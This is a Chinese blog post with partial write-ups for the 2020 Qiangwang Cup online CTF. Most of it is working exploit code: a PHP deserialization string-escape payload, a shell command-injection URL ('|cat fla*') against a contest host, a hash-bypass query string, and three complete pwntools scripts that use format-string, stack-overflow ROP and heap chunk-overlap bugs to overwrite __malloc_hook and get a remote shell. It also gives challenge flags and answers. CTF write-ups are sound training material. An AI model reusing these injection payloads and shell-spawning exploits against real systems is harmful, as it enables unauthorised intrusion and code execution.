
强网杯2020线上赛部分wp

原创

0xCCCC9090 于 2020-08-30 09:59:31 发布 632 收藏 1

分类专栏： pwn

本文链接：https://blog.csdn.net/qq_36495104/article/details/108303161



菜B依旧，以后一定好好学习，唉，以后可能没那么多时间了o(╥﹏╥)o

WEB

Funhash

参考

https://medium.com/@sbasu7241/hsctf-6-ctf-writeups-a807f0b25ae4

exp

hash1=0e251288019&hash2[]=1&hash3[]=2&hash4=ffifdyop

Web辅助

这题是学弟做出来的@Sn0w33

1.php反序列化时，S会把binary string当做字符

2.__wakeup()当属性个数大于实际属性个数时会跳过__wakeup()

3.字符串逃逸

五个字符\0*\0 = 》 chr(0) * chr(0) 三个字符，减少了2个字符

利用此逻辑可逃逸字符串，注入对象

至少需要逃逸23个字符，也就是说需要填充\0*\0的数量至少为12个，我们还需要补充一个字符

exp.php：

```php
<?php
class player{
    protected $user;
    protected $pass;
    protected $admin;

    public function __construct(){
        $this->user = "demo";
        $this->pass = new topsolo();
        $this->admin = 1;
    }
}

class topsolo{
    protected $name;

    public function __construct(){
        $this->name = new midsolo();
    }
}

class midsolo{
    protected $name;

    public function __construct(){
        $this->name = new jungle();
    }
}

class jungle{
    protected $name = "";
}

// $exp = serialize(new player());
// echo $exp;

//$exp = 'O:6:"player":3:{s:7:"*user";s:4:"demo";s:7:"*pass";O:7:"topsolo":1:{S:7:"*\6eame";O:7:"midsolo":2:{S:7
:"*\6eame";O:6:"jungle":1:{S:7:"*\6eame";s:0:"";}}}s:8:"*admin";i:1;}';
$exp = '";s:7:"*pass";O:7:"topsolo":1:{S:7:"*\6eame";O:7:"midsolo":1:{S:7:"*\6eame";O:6:"jungle":1:{S:7:"*\6eame
";s:0:"";}}}s:8:"*admin";i:1;}';
$exp = str_replace("*", chr(0)."*".chr(0), $exp);

echo urlencode($exp);

?>
```

最终的payload：

```
username=\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0&
password=a%22%3Bs%3A7%3A%22%00%2A%00pass%22%3BO%3A7%3A%22topsolo%22%3A1%3A%7BS%3A7%3A%22%00%2A%00%5C6eame%22%3BO
%3A7%3A%22midsolo%22%3A2%3A%7BS%3A7%3A%22%00%2A%00%5C6eame%22%3BO%3A6%3A%22jungle%22%3A1%3A%7BS%3A7%3A%22%00%2A%
00%5C6eame%22%3Bs%3A0%3A%22%22%3B%7D%7D%7Ds%3A8%3A%22%00%2A%00admin%22%3Bi%3A1%3B%7D
```

主动

exp

http://39.96.23.228:10002/?ip=127.0.0.1|cat fla*

Misc

签到题

打开就有flag

Upload

从pcap流量包恢复出jpg图片，然后使用steghide提取隐写信息，密码为123456

flag{te11_me_y0u_like_it}

Pwn

Siri

格式化字符串漏洞，泄露libc，坑点是本地与远程偏移不一样，蒙就完事。写mallock_hook为one gadgets

```python
#coding=utf-8
from pwn_debug import *
from fmt64_paylaod import*
context.log_level="debug"

binary="./Siri"
#libc=ELF("/glibc/x64/2.27/lib/libc-2.27.so")
libc=ELF("./libc.so.6")
pdbg=pwn_debug(binary)
pdbg.debug("2.27")
pdbg.remote("123.56.170.202",12124)

sh=pdbg.run("remote")
sh.recvuntil(">>> ")
sh.send("Hey Siri!")
sh.recvuntil(">>> What Can I do for you?\n>>> ")
sh.send("Remind me to "+"%83$p")
sh.recvuntil(">>> OK, I'll remind you to ")

libc_start_main=int(sh.recv(14),16)-231
libc_base=libc_start_main-libc.symbols["__libc_start_main"]

print "libc_base:"+hex(libc_base)
#one_gadgets=[0x45226,0x4527a,0xf0364,0xf1207]
#one_gadgets=[0x41612,0x41666,0xc1390,0xdeed2,0xdeede]
one_gadgets=[0x4f365,0x4f3c2,0x10a45c]
one_g=libc_base+one_gadgets[1]
malloc_hook = libc_base+libc.symbols["__malloc_hook"]
print "one_gadgets:"+hex(one_g)
print "malloc_hook:"+hex(malloc_hook)

payload = 'Remind me to '+len(">>>   OK, I'll remind you to    ")*'a'
payload+='%'+str(int('0x'+hex(one_g)[-4:],16)-59)+'c%19$hn'+p64(malloc_hook)

sh.recvuntil(">>> ")
sh.send("Hey Siri!")
sh.recvuntil(">>> What Can I do for you?\n>>> ")
sh.send(payload[:-2])

payload = 'Remind me to '+len(">>>   OK, I'll remind you to    ")*'a'
payload+='%'+str(int('0x'+hex(one_g)[-8:-4],16)-59)+'c%19$hn'+p64(malloc_hook+2)
#gdb.attach(sh,"b printf")
sh.recvuntil(">>> ")
sh.send("Hey Siri!")
sh.recvuntil(">>> What Can I do for you?\n>>> ")
sh.send(payload[:-2])

payload = 'Remind me to '+len(">>>   OK, I'll remind you to    ")*'a'
payload+='%'+str(int('0x'+hex(one_g)[-12:-8],16)-59)+'c%19$hn'+p64(malloc_hook+4)
sh.recvuntil(">>> ")
sh.send("Hey Siri!")
sh.recvuntil(">>> What Can I do for you?\n>>> ")
sh.send(payload[:-2])

sh.recvuntil(">>> ")
sh.send("Hey Siri!")
sh.recvuntil(">>> What Can I do for you?\n>>> ")
sh.send("Remind me to %99999c")
sh.interactive()
```

Babymessage

栈溢出，第一次只能控制ebp，第二次返回时可写入更多字节，然后ROP，写入one_gadget

```python
#coding=utf-8
from pwn import *
from pwn_debug import *

context.arch = 'amd64'
context.log_level = 'debug'
binary="./babymessage"
libc=ELF("./libc-2.27.so")
#libc=ELF("/glibc/x64/2.27/lib/libc-2.27.so")
elf=ELF(binary)
pdbg=pwn_debug(binary)
pdbg.debug("2.27")
pdbg.remote("123.56.170.202",21342)
sh=pdbg.run("remote")


cmd=lambda c:sh.sendlineafter("choice: ",str(c))

def ln(name):
 cmd(1)
 sh.recvuntil('name: ')
 sh.send(name)

def lm(message):
 cmd(2)
 sh.recvuntil('message: ')
 sh.send(message)


pop_rdi_ret=0x400ac3
puts_got=elf.got['puts']
puts_plt=elf.plt['puts']

ln('wang')
payload1=p64(0)+p64(0x6010D4)
lm(payload1)

#call puts get address
payload2= "a"*0x8 + p64(0x6010D4)
payload2+=p64(pop_rdi_ret)
payload2+=p64(puts_got)
payload2+=p64(puts_plt)
payload2+=p64(0x04009DD)
lm(payload2)

sh.recvuntil("done!\n\n")
puts_addr=u64(sh.recv(6).ljust(8,"\x00"))
print "puts addr:"+hex(puts_addr)
libc_base=puts_addr-libc.symbols["puts"]
#one=[0x41612,0x41666,0xdeed2]
one=[0x4f365,0x4f3c2,0x10a45c]
onegad_get = libc_base + one[0]

payload3 = "a"*0x8+p64(0x06010D4)+p64(onegad_get)
lm(payload1)
lm(payload3)
sh.interactive()
```

easypwn

Chunk overlap ,利用IO FILE泄露libc，然后再malloc_hook处写入one_gadget，getshell

```
# coding=utf-8
from pwn_debug import *
context.log_level = "info"
context.arch = 'amd64'

binary="./easypwn"

pdbg=pwn_debug(binary)
pdbg.debug("2.23")
pdbg.remote("39.101.184.181", 10000)



def choice(idx):
    sh.sendlineafter("choice:\n",str(idx))
def add(size):
    choice(1)
    sh.sendlineafter("size:\n",str(size))

def delete(idx):
    choice(3)
    sh.sendlineafter("idx:\n",str(idx))

def edit(idx,content):
    choice(2)
    sh.sendlineafter("idx:\n",str(idx))
    sh.sendafter("content:\n",content)


def choice2(idx):
    sh.sendlineafter("choice:",str(idx))
def add2(size):
    choice2(1)
    sh.sendlineafter("size:",str(size))

def delete2(idx):
    choice2(3)
    sh.sendlineafter("idx:",str(idx))

def edit2(idx,content):
    choice2(2)
    sh.sendlineafter("idx:",str(idx))
    sh.sendafter("content:",content)

def pwn():
 global sh
 sh=pdbg.run("remote")
 #sh=process(binary)
 add(0xf8) #0
 add(0xf8) #1
 add(0xf8) #2
 add(0x60) #3
 delete(0)
 edit(1,p64(0x70)*30 + p64(0x200))
 delete(2)
 add(0xf8) #0
 add(0x68) #2    1 and 2 point same address
 add(0x60) #4
```

```
add(0x60) #5
add(0x50)  #6



#x/30gx 0x555555756500
add(0x1f8) #7
add(0x1f8) #8
add(0x1f8) #9
add(0x1f8) #10
delete(7)
edit(8,"a"*0x1f0 + p64(0x400))
delete(9)
add(0x3f0)#6
edit(7,"a" * 0x1f0 + p64(0) + p64(0x201)+'\n')
delete(8)
edit(7,"a" * 0x1f0 + p64(0) + p64(0x201) + p64(0) +p16(0x37f8-0x10)+'\n') #

add(0x1f0)
delete(5)
delete(2)

edit(1,p8(0x60)+'\n')

add(0x60)
add(0x60)
edit(5,p64(0x60)+p64(0x70)+p16(0x25dd)+'\n')
delete(5)
delete(2)
edit(1,p8(0x70)+'\n')

add(0x60)
add(0x60)
add(0x60)
edit(9,'A'*0x33 + p64(0xfbad1800) + p64(0)*3+'\x00\n')

#libc=ELF("/glibc/x64/2.23/lib/libc-2.23.so")
#gdb.attach(sh)
#one = [0x3f3e6,0x3f43a,0xd5c07,0xf1207]
libc=ELF("./libc-easypwn.so")
one =[0x45226,0x4527a,0xf0364,0xf1207]
#libc=ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
sh.recv(0x40)
stderr=u64(sh.recv(6).ljust(8,'\x00'))

libc_base = stderr - 0x3c5600
malloc_hook = libc_base + libc.symbols['__malloc_hook']
fake_chunk = malloc_hook - 0x23
onegadget = one[2] + libc_base
print "libc_base:"+hex(libc_base)
print "malloc_hook:"+hex(malloc_hook)
print "onegadget:"+hex(onegadget)
print "fake_chunk:"+hex(fake_chunk)

delete2(2)
edit2(1,p64(fake_chunk)+'\n')
#gdb.attach(sh,"b*"+hex(onegadget))
add2(0x60)
add2(0x60)
```

```
edit2(11,'b'*0x13+p64(onegadget)+'\n')

print "libc_base:"+hex(libc_base)
print "onegadget:"+hex(onegadget)
print "try to get shell----------------------------------------"
add2(0x60)

while 1:
 try:
  pwn()
  sh.recv(timeout = 1)
 except EOFError:
  sh.close()
  continue
 else:
  sh.interactive()

  break
```